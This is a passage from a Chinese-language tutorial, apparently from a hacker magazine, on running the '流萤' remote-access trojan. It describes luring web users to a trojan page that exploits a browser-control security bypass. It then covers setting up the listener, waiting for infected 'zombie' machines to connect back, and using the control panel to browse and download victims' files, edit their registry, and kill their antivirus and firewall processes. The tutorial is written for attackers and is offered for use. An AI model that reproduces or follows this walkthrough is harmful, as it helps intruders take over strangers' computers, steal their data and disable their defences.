控件本地安全域绕过漏洞。黑客可以将制作好的网页木马上传到网上，诱骗网友进行访问就会落入我们精心设置的陷阱。




图5

三 控制服务端

在进行控制以前，我们还需要对客户端程序进行一些简单的设置。点击工具栏上的第二个按钮——“连接设置”，在弹出的“连接设置”窗口分别对“监听端口”和“连接密码”进行设置，如果用户在前面的服务端配置过程中重新设置过这些选项的话，这里也需要进行同样的设置，不然我们的肉鸡是找不到家的，如图6。




图6

设置完成后，点击工具栏上第一个按钮——“开始监听”打开系统的监听端口等待服务端程序进行反弹连接。如果幸运的话，很快就会有肉鸡上线了，如图7。




图7

在肉鸡列表中任意选择一台肉鸡，然后点击工具栏上的第三个按钮“接入主机”或者直接在列表上双击就打开肉鸡的控制窗口，如图8。




图8

从图中我们可以看出“流萤”的操作界面方便直观，通过窗口中的命令选项卡对各个功能进现管理，看上去和我们国内的另一款木马 PcShare 的操作界面十分相像。虽然“流萤”生成的服务端程序体积小，但并不意味着功能的缺失，木马的控制命令包括文件管理、注册表管理、系统管理、屏幕传输、其它控制等，这些功能操作起来都十分简单，很容易上手。

首先我们来看看“流萤”的远程文件管理功能，点击图8 中的“远程主机”后就会出现远程主机的磁盘列表，如图9。




图9

文件管理完全采用了资源管理器的显示方式，我们可以方便地控制远程主机的文件。通过鼠标右键用户可以实现包括创建、上传、下载、复制、删除文件或目录、远程打开文件等多项文件操作功能。 文件的传输支持断点续传，文件在进行上传或下载时，通过工具栏或者鼠标右键，选择“下载”或“上传”命令，然后木马就会自动的切换到操作窗口中的“文件下载”面板，如图10。




图10

从这里我们可以看到文件的下载进度，你还可以通过右键菜单随时进行文件传输的暂停、继续、停止等操作。由于文件的传输采用了多线程技术，所以木马支持多线程下载文件。用户通过右键菜单的“增加下载线程”和“减少下载线程”可以对下载的进程数进行修改。如果用户没有进行设置，下载文件会自动保存到木马目录下对应该主机名的文件夹中。要进行断点续传文件时，在“文件下载”面板中，点击右键的“从文件导入传输列表”命令，选择目录中的文件，该文件保存了上次没有下载完成的文件列表和信息，将它导入即可实现断点续传的操作。

看完文件管理功能，我们再点击“注册表管理”面板，同样点击“远程主机”后就会出现远程主机的注册表信息，如图11。“流萤”的注册表管理命令完全模拟了本地的注册表管理工具，用户通过它可以对远程主机的注册表各个键值进行浏览、增删、复制、重命名和对键值的读写等所有注册表操作功能。




图11

现在再来看看远程主机的情况，进入“系统管理”面板，可以得到远程主机的信息，包括系统平台、CPU、内存等，除了这些，还可以在右边的进程名称中查看远程主机当前的进程情况，通过右键命令我们可以关闭不喜欢的进程，比如杀毒软件或防火墙的进程，如图12。

